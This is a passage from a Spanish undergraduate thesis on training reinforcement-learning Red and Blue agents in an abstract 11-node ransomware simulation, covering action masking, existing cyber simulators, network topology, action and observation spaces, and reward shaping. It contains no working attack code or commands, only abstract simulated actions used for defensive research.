MaskablePPO implementa el enmascaramiento directamente sobre los *logits* del actor, antes del paso por la función *softmax*. Si una acción a está marcada como inválida en el estado s , su *logit* correspondiente se sustituye por $-\infty$:

$$\pi(a|s) = \text{softmax}(z'(a|s)), \quad z'(a|s) = \begin{cases} z(a|s) & \text{si } \text{mask}(a|s) = 1 \\ -\infty & \text{si } \text{mask}(a|s) = 0 \end{cases} \quad (3.3)$$

donde $z(a|s)$ son los *logits* originales producidos por la red neuronal del actor. Tras el *softmax*, la probabilidad de cualquier acción inválida es exactamente cero y no contribuye al muestreo ni al cálculo del gradiente. Esta implementación a nivel de *logits* no es equivalente a poner ceros directamente en las probabilidades a posteriori; formalmente, el enmascaramiento sobre *logits* trata las acciones inválidas como un *state-dependent baseline* cuya varianza se mantiene controlada, propiedad que justifica que esta variante converja de forma más estable que las alternativas basadas en penalización [31].

En el entorno de este TFG, esta técnica permite reducir dinámicamente el conjunto efectivo de acciones explorables en cada paso. Aunque el espacio de acciones nominal del agente Red contiene $11 \times 4 = 44$ combinaciones (cada una de las cuatro operaciones básica: descubrimiento, explotación, búsqueda y cifrado; aplicable sobre cada uno de los once nodos), en cualquier estado concreto solo una fracción de ellas resulta legal según las restricciones del entorno. El detalle de implementación se desarrolla en la Sección 5.3.3.

3.3.4. Estado del arte y simuladores existentes

La evolución de la ciberseguridad, tanto ofensiva como defensiva, ha transitado desde la ejecución manual de pruebas de penetración (conocido en inglés como *pentesting*) hacia la automatización mediante agentes autónomos. En los últimos años, la comunidad científica y la industria han desarrollado diversos simuladores y entornos basados en la interfaz de OpenAI Gym (actualmente *Gymnasium*) para entrenar agentes de RL en escenarios de red. Entre los marcos de trabajo más destacados en el estado del arte actual se encuentran [32]:

- **CyberBattleSim:** Desarrollado por el equipo de investigación de Microsoft Defender, este entorno modela las redes informáticas como grafos matemáticos abstractos. Está diseñado para investigar cómo los agentes automatizados interactúan en un entorno empresarial, centrándose especialmente en la fase de movimiento lateral, descubrimiento de vulnerabilidades y escalada de privilegios [33].
- **Cyber Autonomous Gym for Experimentation (CybORG):** Impulsado por el grupo The Technical Cooperation Program (TTCP) y utilizado en los retos internacionales Cyber Autonomous Gym for Experimentation Challenges (CAGE). CybORG permite la simulación y emulación de operaciones cibernéticas de alta fidelidad, destacando por su capacidad para enfrentar agentes atacantes y defensores en arquitecturas de red complejas, evaluando tanto estrategias de Red Team como de Blue Team [34].
- **Yawning Titan:** Desarrollado por el Laboratorio de Ciencia y Tecnología de Defensa del Reino Unido, este simulador se orienta específicamente hacia la ciberdefensa. Permite modelar redes abstractas y evaluar estrategias de mitigación frente a atacantes persistentes, siendo ideal para estudiar el aislamiento de nodos y la aplicación de arquitecturas Zero Trust [35].
- **Network Attack Simulator (NASim):** Un entorno diseñado para entrenar agentes de RL en escenarios de pentesting, que incluye tanto un simulador lógico como un emulador [36].

A pesar de la madurez y las capacidades de los simuladores mencionados, el uso de estos frameworks masivos presenta ciertas limitaciones en el contexto de la investigación aplicada y el análisis de TTPs específicos. Entornos como CybORG o *CyberBattleSim* operan a menudo como cajas negras de alta complejidad matemática y computacional, dificultando la trazabilidad exacta de las decisiones del agente y la inyección de comportamientos predefinidos.

Por este motivo, el presente TFG ha optado por desarrollar un entorno propio compatible con la interfaz *Gymnasium* [10]. Esta decisión arquitectónica responde a tres necesidades concretas del proyecto:

1. **Control absoluto sobre la abstracción del ataque.** Permite modelar explícitamente las cuatro fases del ciclo de vida de un *ransomware* moderno (descubrimiento, explotación, búsqueda y cifrado) sin arrastrar mecánicas irrelevantes de simuladores genéricos diseñados para otros contextos.

2. **Trazabilidad y auditoría de las decisiones.** Al mantener un nivel de abstracción controlado (un grafo bidireccional de 11 nodos con variables discretas) resulta viable instrumentar el código con técnicas como el enmascaramiento de acciones, registrar métricas específicas del dominio y construir representaciones visuales que permitan auditar la política aprendida por el agente.
3. **Exportación a laboratorios Purple Team.** La arquitectura propia permite extraer las trayectorias ganadoras del agente atacante y convertirlas en *playbooks* estáticos reutilizables como adversario sintético para entrenar al agente defensor. Esta modularidad es la clave del esquema de co-diseño en cascada adoptado en este trabajo y es la que finalmente permite trasladar las políticas a un laboratorio físico de máquinas virtuales (Capítulo 7).

En paralelo al desarrollo de estos simuladores, ha empezado a consolidarse una línea de trabajo centrada no en si un agente aprende una política eficaz, sino en cómo de robusta es esa política frente a condiciones no vistas. Trabajos recientes evalúan a los agentes de ciberdefensa perturbando sistemáticamente el entorno respecto al de entrenamiento (variando la topología, el adversario o las condiciones de la red) para cuantificar su resiliencia y su capacidad de generalización [37]. Este enfoque es todavía significativamente minoritario en el dominio de la ciberseguridad, pero es precisamente el que adopta el Capítulo 8 de este trabajo.

3.3.5. Robustez y evaluación de políticas aprendidas

Todo lo anterior describe cómo un agente aprende una política eficaz. Queda una pregunta distinta, y es la que responde el Capítulo 8: cuánto vale esa política cuando las condiciones dejan de ser exactamente las del entrenamiento.

Un agente de RL optimiza su comportamiento para el entorno concreto en el que se entrena, y solo para ese. Nada garantiza que la estrategia que descubre sea generalista; con frecuencia le basta con explotar las regularidades de la configuración que tiene delante, del mismo modo que un modelo supervisado puede sobreajustarse a su conjunto de datos.

En RL este fenómeno se traslada a la dinámica del entorno y al adversario: una política puede alcanzar una tasa de victoria altísima y ser, al mismo tiempo, frágil, porque ha aprendido a ganar a un rival fijo [38]. El riesgo es especialmente claro en el esquema de este TFG: el agente Red se entrena contra una defensa estática y el agente Blue contra un conjunto cerrado de *playbooks*, de manera que sus políticas podrían degradarse en cuanto esas

condiciones cambien. De hecho, en el ámbito de la ciberdefensa autónoma ya se ha documentado una caída de rendimiento considerable cuando los agentes se enfrentan a estrategias de ataque nunca antes vistas durante el entrenamiento [37].

Existen dos maneras de medir esta fragilidad. La primera consiste en congelar la política ya entrenada y evaluarla directamente bajo condiciones más duras, comprobando cuánto se resiente sin permitirle reaprender. La segunda, que es la adoptada en este trabajo, consiste en reentrenar al agente desde cero en cada configuración endurecida y medir el rendimiento al que converge. La diferencia no es menor, evaluar una política congelada responde a si un modelo concreto generaliza; reentrenar responde a una pregunta más profunda, que es si la estrategia sobrevive cuando el problema se vuelve gradualmente más difícil, con independencia de que un modelo previo supiera o no transferirse.

Conviene distinguir este planteamiento del entrenamiento conjunto adversario descartado en la Sección 3.3.4: aquí no hay coevolución simultánea de ambos agentes, sino un endurecimiento controlado del entorno de uno de ellos mientras el otro permanece fijado como parte de ese entorno.

La dirección concreta en que se endurece el entorno del agente defensor merece una justificación propia, y proviene de una métrica operativa consolidada en la inteligencia de amenazas: el *breakout time*, definido como el intervalo entre el compromiso inicial de un equipo y el primer salto lateral del atacante hacia otro sistema. Es una medida directa de la velocidad del adversario, y su evolución no admite dudas: los informes anuales del sector sitúan su media en 62 minutos en 2023 y en apenas 29 minutos en 2025, con casos puntuales por debajo del minuto [39, 40]. Frente a esa aceleración, la respuesta defensiva sigue midiéndose en horas. Esta asimetría de ritmos es la que motiva que, en el Capítulo 8, la velocidad relativa del adversario se convierta en el eje principal sobre el que se somete a prueba la robustez del agente Blue.

Capítulo 4

Diseño del entorno a simular

Este capítulo define el entorno de simulación compartido por ambos agentes: la topología de la red empresarial, su representación como grafo y la naturaleza de los activos que estructuran el escenario. Sobre esta base común, los Capítulos 5 y 6 desarrollan, respectivamente, el agente ofensivo y el defensivo.

4.1. Modelado de la red empresarial

El modelado de la red empresarial busca aproximar, de forma simplificada pero realista, la estructura interna de una organización mediana frente a un escenario de *ransomware*. La idea no es reproducir una infraestructura completa, sino capturar las relaciones funcionales esenciales: usuarios, servidores intermedios, activos críticos y los puntos donde un atacante puede avanzar lateralmente o ser detectado por las defensas pasivas.

4.1.1. Topología propuesta y representación con grafos (*NetworkX*)

Para representar la red se ha utilizado un grafo porque, en ciberseguridad, las relaciones relevantes no son solo físicas, sino también lógicas. Cada equipo o servicio puede entenderse como un nodo, mientras que las conexiones entre ellos se representan mediante aristas que indican visibilidad, alcanzabilidad o capacidad de comunicación según la segmentación de red y las reglas de acceso establecidas. Esta representación es especialmente útil para modelar el movimiento lateral de un atacante, ya que permite determinar qué nodos son accesibles desde un punto de entrada concreto y cómo evoluciona el compromiso a lo largo de la red.

Para este proyecto, se ha diseñado una topología simplificada de 11 nodos estructurada en un modelo jerárquico de tres capas, como se muestra en la Figura 4.1:

- **Capa 1 - Red de usuarios (VLAN100):** Representa el perímetro más expuesto de la organización. Contiene equipos de trabajo estándar (Recursos Humanos (RRHH), Finanzas, IT). En la simulación, esta capa actúa como el vector de entrada inicial (brecha de seguridad), asumiendo que un equipo ha sido comprometido previamente mediante técnicas de ingeniería social, como el phishing.
- **Capa 2 - Red de servidores (VLAN200):** Actúa como zona intermedia donde se ubican servicios compartidos, como servidores web, SMB o FTP. Esta capa conecta el tráfico de usuarios con recursos más sensibles y, por tanto, es un punto natural para el movimiento lateral.
- **Capa 3 - Red crítica (VLAN300):** Es la capa de mayor sensibilidad, donde se sitúan los activos más valiosos de la organización: el Domain Controller, las bases de datos y los sistemas de backup. Esta zona representa el santo grial del atacante, ya que su compromiso implica un impacto mucho mayor sobre la empresa.




Figura 4.1: Arquitectura propuesta para el desarrollo del TFG

La representación mediante NetworkX [41] resulta adecuada porque permite definir y manipular el grafo de forma flexible, añadir atributos a los nodos y a las aristas, y consultar de manera eficiente los vecinos de cada host. Esto es clave para simular rutas de ataque, calcular vecinos alcanzables y actualizar dinámicamente el estado de cada nodo a medida que avanza el episodio. Además, al tratarse de una librería ampliamente usada

en Python, facilita la integración con el resto del entorno de simulación y con las herramientas de entrenamiento por refuerzo.

4.1.2. Activos críticos y nodos señuelo (*honeypots*)

El comportamiento estratégico de un *ransomware* moderno de doble o triple extorsión no se basa en infectar equipos aleatorios, sino en maximizar el impacto operativo y económico sobre la víctima. Para que el agente de IA aprenda esta lógica de priorización, la red simulada define explícitamente dos categorías de nodos especiales (Figura 4.2).

Por un lado se encuentran los **Activos Críticos** (conocidos en la industria como *Crown Jewels*). En la topología propuesta son tres: el Domain Controller, el servidor de bases de datos y el servidor de backups. El compromiso del Domain Controller otorga al atacante control sobre permisos, credenciales y políticas de toda la organización. El cifrado de la base de datos paraliza las operaciones empresariales en tiempo real. La neutralización de los backups elimina la última vía de recuperación sin pagar el rescate. Esta triada constituye la condición de victoria del agente Red, tal como se detalla en la sección 5.2.3.

Por otro lado, se ha integrado un sistema de defensa pasiva mediante nodos señuelo (Honeypots). Se han desplegado estratégicamente tres trampas: un servidor SMB falso en la VLAN 200 y tanto una base de datos falsa como un servidor de backups falso en la VLAN 300. Estos nodos están camuflados entre los servicios legítimos y actúan como minas terrestres lógicas. Su propósito en la simulación es doble: penalizar fuertemente al agente atacante si interactúa con ellos (enseñándole a evadir medidas de detección) y proporcionar indicadores de compromiso (Indicators of Compromise (IoC)) inmediatos y sin falsos positivos para alertar al agente defensor (Blue Team).




Figura 4.2: Arquitectura del entorno de simulación: agentes Red y Blue, red segmentada y pipeline de co-diseño en cascada

Capítulo 5

Diseño, implementación y pruebas experimentales del agente Red Team

Este capítulo desarrolla por completo el agente ofensivo sobre la topología definida en el Capítulo 4 (Figura 4.2). Para ello, se simula un ataque de *ransomware* mediante su abstracción en un conjunto discreto de acciones que permiten al agente interactuar con el entorno y ejecutar distintas fases del ataque. La elección de este tipo de amenaza se debe a su relevancia dentro del panorama actual de la ciberseguridad y a que su ciclo de ataque permite representar de forma clara y estructurada diferentes técnicas ofensivas, desde el acceso inicial hasta el impacto sobre los sistemas.

A continuación, se aborda el diseño del entorno `RedTeamEnv`, la formulación del problema y el entrenamiento mediante *MaskablePPO*. Por último, se analizan los resultados obtenidos, incluyendo la convergencia del aprendizaje, las rutas de ataque que emergen de la política y su reproducibilidad sobre cinco semillas independientes. La implementación completa del entorno y del entrenamiento está disponible en el repositorio del proyecto [12].

5.1. Abstracción del *ransomware* y acciones posibles

5.1.1. Operaciones del atacante: escanear, vulnerar, buscar, cifrar

Para que el agente RL pueda interactuar con la red simulada, es imperativo abstraer las capacidades técnicas de un *malware* avanzado en un

conjunto finito y discreto de acciones. En lugar de definir operaciones arbitrarias, el diseño del espacio de acciones (*Action Space*) se ha fundamentado en el marco de trabajo *Cyber Kill Chain* y en la matriz MITRE ATTACK, garantizando que cada decisión de la IA se corresponda con tácticas y técnicas reales observadas en campañas de *ransomware*.

El agente dispone de cuatro verbos u operaciones principales que puede ejecutar sobre cualquier nodo de la red [42]:

- **Escanear (Discovery):** Emula la fase de reconocimiento activo. Representa el uso de herramientas de escaneo de red y enumeración de servicios (como Nmap¹, Masscan² o Nikto³) para descubrir el sistema operativo, los puertos abiertos y las posibles vulnerabilidades de un host objetivo.
- **Vulnerar (Lateral Movement & Initial Access):** Simula la explotación técnica de una vulnerabilidad descubierta o el uso de credenciales comprometidas para obtener ejecución remota de código (Remote Code Execution (RCE)) en un equipo. Es el mecanismo exclusivo mediante el cual el agente logra propagarse por la topología de la red.
- **Buscar (Collection):** Refleja el comportamiento de las familias modernas de *ransomware* de doble extorsión, las cuales exfiltran información antes de cifrarla. Esta acción simula la búsqueda automatizada de ficheros valiosos en el sistema de archivos de un host ya comprometido, asumiendo el riesgo de interactuar con posibles honeyfiles (archivos señuelo/cebo).
- **Cifrar (Impact):** El atacante intenta que el ataque ejecutado tenga cierta repercusión en el proceso empresarial interrumpiendo el mismo, alterando los datos para que su funcionamiento no sea el correcto, destruyendo algunos activos de importancia, etc.

5.1.2. Estados internos de cada host

Para que el agente pueda tomar decisiones útiles, cada nodo de la red mantiene una serie de atributos internos que describen su estado. Entre ellos se incluyen el sistema operativo real del host, la presencia o ausencia de vulnerabilidades concretas, si el nodo está comprometido, si sus archivos han sido cifrados, si actúa como honeypot o si su información sensible ya ha sido descubierta por el atacante.

¹<https://nmap.org>

²<https://github.com/robertdavidgraham/masscan>

³<https://github.com/sullo/nikto>

Una decisión fundamental del diseño es la diferenciación explícita entre la **visión del atacante** (matriz de observación) y la **realidad oculta** (estado real). En un ataque real, un *malware* no dispone de información perfecta sobre la red desde el inicio: debe ejecutar acciones de descubrimiento para revelar progresivamente las características de cada host. El entorno simulado reproduce esta asimetría informacional. Internamente almacena el estado completo de cada nodo, pero el vector de observación que se entrega a la red neuronal del agente atacante inicializa todas las variables de conocimiento (sistema operativo, vulnerabilidades y archivos visibles) con un valor nulo.

Esta niebla de guerra obliga al agente a equilibrar el coste temporal de recopilar inteligencia frente al riesgo de actuar sobre información incompleta, una tensión estructural que conecta con el formalismo POMDP de la subsección 3.3.1.

En términos algorítmicos, esta condición no se resuelve mediante estrategias clásicas de exploración como ϵ -greedy, propia de métodos basados en funciones de valor como DQN, sino mediante el muestreo estocástico de la política $\pi(a|s)$ que caracteriza a PPO, complementado con el término de entropía en la función de pérdida que evita el colapso prematuro a una distribución determinista [28].

5.2. Formulación del problema (RedTeamEnv)

5.2.1. Espacio de estados y espacio de acciones

Aunque el atacante opera bajo POMDP desde el punto de vista informacional, tal y como se ha justificado en la subsección 5.1.2, el entorno computacional se implementa siguiendo la interfaz estándar de *Gymnasium* [10], evolución directa del proyecto OpenAI Gym. Esta interfaz no distingue formalmente entre MDP y POMDP en su implementación, en ambos casos exige la definición matemática estricta de los dos componentes que estructuran el flujo de información entre el agente y el entorno, el *espacio de observación* (Observation Space) y el *espacio de acciones* (Action Space). La diferencia entre MDP y POMDP se materializa en el contenido del espacio de observación: en un MDP contendría el estado completo, mientras que en un POMDP contiene únicamente las variables que el agente puede observar directamente. En el entorno RedTeamEnv, esta segunda opción es la que modela la niebla de guerra del atacante.

Espacio de observación

El estado de la red debe ser asimilable por la red neuronal subyacente del algoritmo actor-crítico. Dado que las redes neuronales densas procesan la información de manera óptima mediante tensores de entrada aplanados, la representación matricial o en grafo de la red corporativa debe transformarse en un vector unidimensional.

Para lograrlo, se emplea la clase `spaces.Box` de *Gymnasium*. Este espacio define un array unidimensional continuo (implementado sobre `numpy.float32`) que concatena secuencialmente los atributos dinámicos de conocimiento de cada nodo, tales como si el sistema operativo ha sido descubierto, si el nodo está vulnerado o si los archivos han sido cifrados. Matemáticamente, si la topología cuenta con N nodos y cada nodo posee M características dinámicas (la matriz de conocimiento del agente), el espacio de observación resultante es un vector plano de dimensión $N \times M$. Este vector captura una fotografía exacta del estado en el instante de tiempo t .

Espacio de acciones

En cada paso, el agente atacante debe tomar una decisión compuesta por dos dimensiones: qué operación ofensiva ejecutar (el verbo) y sobre qué equipo aplicarla (el objetivo). Aunque la librería permite el uso de matrices multidimensionales (`spaces.MultiDiscrete`), se ha optado por unificar la decisión en un único espacio discreto utilizando la clase `spaces.Discrete`. Esta decisión de diseño se fundamenta en que las implementaciones estándar de este tipo de algoritmos convergen de manera significativamente más estable y rápida cuando operan sobre un único valor probabilístico.

Para una red de N nodos y V operaciones ofensivas posibles (escanear, vulnerar, buscar, cifrar), el espacio total de acciones se define como un número entero en el intervalo finito $[0, (N \times V) - 1]$. En la topología propuesta de 11 nodos y 4 acciones, el agente selecciona en cada turno un único valor escalar $a \in [0, 43]$.

	Nodo 0	Nodo 1	Nodo 2	Nodo 3	Nodo 4	Nodo 5	Nodo 6	Nodo 7	Nodo 8	Nodo 9	Nodo 10
Escanear	0	1	2	3	4	5	6	7	8	9	10
Vulnerar	11	12	13	14	15	16	17	18	19	20	21
Buscar	22	23	24	25	26	27	28	29	30	31	32
Cifrar	33	34	35	36	37	38	39	40	41	42	43

Tabla 5.1: Matriz de acciones RedTeamEnv

Para decodificar matemáticamente este valor escalar en un par ordenado ejecutable sobre el grafo, el entorno aplica el siguiente mapeo algorítmico. El verbo o tipo de ataque (v) se obtiene mediante la división entera:

$$v = \lfloor \frac{a}{N} \rfloor \quad (5.1)$$

De manera complementaria, el nodo objetivo (n) se extrae calculando el módulo de la acción respecto al total de nodos:

$$n = a \text{ mód } N \quad (5.2)$$

A nivel de código esto se traduce en dos líneas (el código se encuentra explicado con más detalle en los anexos del presente TFG):

$$verbo = acción // número \text{ de nodos} \quad (5.3)$$

$$nodo = acción \% número \text{ de nodos} \quad (5.4)$$

Esto significa que una sola acción entera contiene toda la información necesaria para determinar qué operación se ejecuta y sobre qué host recae. Por ejemplo, si la acción es 17 y se toma el número de nodos de nuestro entorno, entonces tal y como se muestra en la Tabla 5.1:

1. $17 // 11 = 1$, que corresponde a la segunda fila de la matriz de acciones (verbo vulnerar).
2. $17 \% 11 = 6$, que corresponde a séptima columna de la matriz de acciones (nodo 6).

Esta unificación de la decisión en un único valor escalar facilita tanto la implementación del algoritmo de aprendizaje como la posterior aplicación del enmascaramiento dinámico de acciones que se desarrolla en la subsección 5.2.2.

5.2.2. Eliminación de acciones inválidas (*Action Masking*)

Uno de los problemas clásicos al aplicar aprendizaje por refuerzo a entornos de red es que el espacio de acciones puede crecer muy rápido, pero en cada estado solo una parte de esas acciones tiene sentido. En una topología de *ransomware*, no es razonable intentar cifrar un nodo que todavía no ha sido descubierto, volver a aislar un equipo ya aislado o vulnerar un host que ya se encuentra cifrado. Si el agente puede probar libremente todas esas

combinaciones, el entrenamiento se vuelve ineficiente, porque gran parte de la exploración se desperdicia en acciones imposibles o redundantes, lo que retrasa la convergencia y complica el aprendizaje de una política útil.

Históricamente, una solución habitual ha sido la penalización por acciones inválidas: el entorno permite que el agente cometa el error y luego le asigna una recompensa negativa. Sin embargo, la literatura reciente muestra que esta estrategia no impide de forma proactiva la selección de acciones inválidas y, además, escala mal cuando el espacio de acciones es grande. En entornos con muchísimas acciones no válidas, el agente puede tardar demasiado en aprender qué decisiones son inútiles, o incluso converger a políticas poco útiles antes de haber explorado bien las transiciones válidas. Por eso, en problemas con estructura fuerte de restricciones como los de ciberseguridad y redes, el enmascaramiento de acciones resulta mucho más adecuado que castigar a posteriori.

La técnica empleada en este trabajo es *invalid action masking*, implementada mediante *MaskablePPO*. En cada turno, el entorno calcula dinámicamente un vector de máscaras booleanas del mismo tamaño que el espacio de acciones, donde cada posición indica si una acción es válida o inválida en el estado actual. Ese vector se aplica en la política del Actor a nivel de *logits*: antes de la distribución *softmax*, los *logits* de las acciones inválidas se sustituyen por $-\infty$, de modo que su probabilidad posterior queda exactamente en cero. La idea práctica es simple: una acción marcada como False desaparece del soporte de la política y deja de competir con las acciones realmente ejecutables [43].




Figura 5.1: *Logit-Level Masking (Action Masking)*

Desde el punto de vista funcional, el enmascaramiento a nivel de *logits* y el enmascaramiento a nivel de probabilidades producen la misma distribución final de acciones, en ambos casos, las acciones inválidas tienen proba-

bilidad cero. Sin embargo, durante el entrenamiento, ambas aproximaciones no son equivalentes desde el punto de vista del gradiente. El enmascaramiento sobre *logits*, sustituyéndolos por $-\infty$ antes del *softmax*, anula limpiamente la contribución de las acciones inválidas al cálculo de la función de pérdida y trata estas acciones como un *state-dependent baseline* de varianza controlada. En cambio, el enmascaramiento sobre probabilidades a posteriori requeriría renormalizar la distribución y dejaría rastros numéricos en el gradiente que empeorarían la estabilidad de la convergencia [31]. Por este motivo, *MaskablePPO* opta explícitamente por el enmascaramiento sobre *logits*, y es esta la implementación que utiliza el entorno `RedTeamEnv`. El funcionamiento de este proceso se ilustra en la Figura 5.1.

Este enfoque encaja especialmente bien con la topología de red de este trabajo, donde muchas acciones dependen del estado del host objetivo. De este modo, el entrenamiento se vuelve más estable, más rápido y más alineado con la lógica real de una campaña *ransomware*.

5.2.3. Ingeniería de recompensas (*Reward Shaping*) y condiciones de fin

La ingeniería de recompensas o *reward shaping* consiste en diseñar la función de recompensa de manera que el agente reciba una señal de aprendizaje con suficiente información, incluso cuando el objetivo final sea difícil de alcanzar y las recompensas sean escasas. En entornos donde una campaña completa de *ransomware* solo se materializa al final de una secuencia larga de decisiones, la señal de recompensa tiende a ser *sparse* (el agente solo recibe retroalimentación significativa al alcanzar el objetivo final), lo que puede ralentizar enormemente el aprendizaje [44]. Por eso, introducir recompensas intermedias permite guiar la política hacia comportamientos útiles sin esperar al éxito terminal.

Sin embargo, esta flexibilidad introduce un riesgo importante: el *reward hacking*. Este fenómeno aparece cuando el agente descubre atajos en la función de recompensa y maximiza el valor numérico sin completar realmente la tarea pretendida [45]. Es un riesgo real, no teórico: durante el ajuste experimental realizado en este TFG se observó cómo, en configuraciones tempranas del entorno, el agente aprendió a explotar pequeñas grietas del sistema de recompensas (por ejemplo, alternando escaneo y vulneración sobre los mismos nodos de manera reiterada para acumular puntos residuales) en lugar de avanzar hacia los objetivos críticos. La función de recompensa final, descrita a continuación, es el resultado de un proceso iterativo de refinamiento orientado a cerrar este tipo de atajos.

La recompensa del agente Red se estructura en cinco componentes complementarios:

1. **Coste de oportunidad temporal.** Cada paso del episodio aplica una pequeña penalización constante (-1 puntos por paso). Este componente fuerza al agente a ser eficiente: cuanto más tiempo invierte escaneando o explorando sin avance real, mayor es el coste acumulado. En términos operativos, modela el principio de *stealth* de un atacante real: prolongar la presencia en la red aumenta la huella detectable y eleva la probabilidad de intervención del SOC.
2. **Incentivos progresivos por descubrimiento y explotación.** Las acciones útiles que no constituyen victoria final reciben recompensas positivas moderadas: descubrir el sistema operativo de un nodo, vulnerar un host común, comprometer un activo crítico. Estos incentivos densifican la señal de aprendizaje y permiten al agente identificar qué decisiones intermedias tienen valor estratégico aunque no cierren el episodio.
3. **Milestones por activos críticos.** Vulnerar cualquiera de los tres *crown jewels* otorga un bonus adicional de $+50$ puntos, y cifrar archivos críticos en ellos suma otros $+100$. Estos milestones cumplen una doble función: aceleran la convergencia al ofrecer una señal de progreso clara hacia el objetivo final y modelan la realidad respecto al compromiso de la infraestructura crítica, siendo cualitativamente distinto a vulnerar un equipo de usuario.
4. **Recompensa terminal por victoria total.** La condición de victoria del agente Red, definida en línea con el comportamiento de las familias modernas de *ransomware* de triple extorsión (*LockBit*, *Black-Cat*, etc.), requiere cifrar los tres *crown jewels*: Domain Controller, base de datos y servidor de backups. Alcanzar este estado otorga una recompensa adicional de $+1000$ puntos y termina el episodio. Esta condición refleja que el modelo de negocio del *ransomware* moderno no es comprometer un nodo aislado, sino paralizar la organización en su conjunto y eliminar cualquier vía de recuperación.
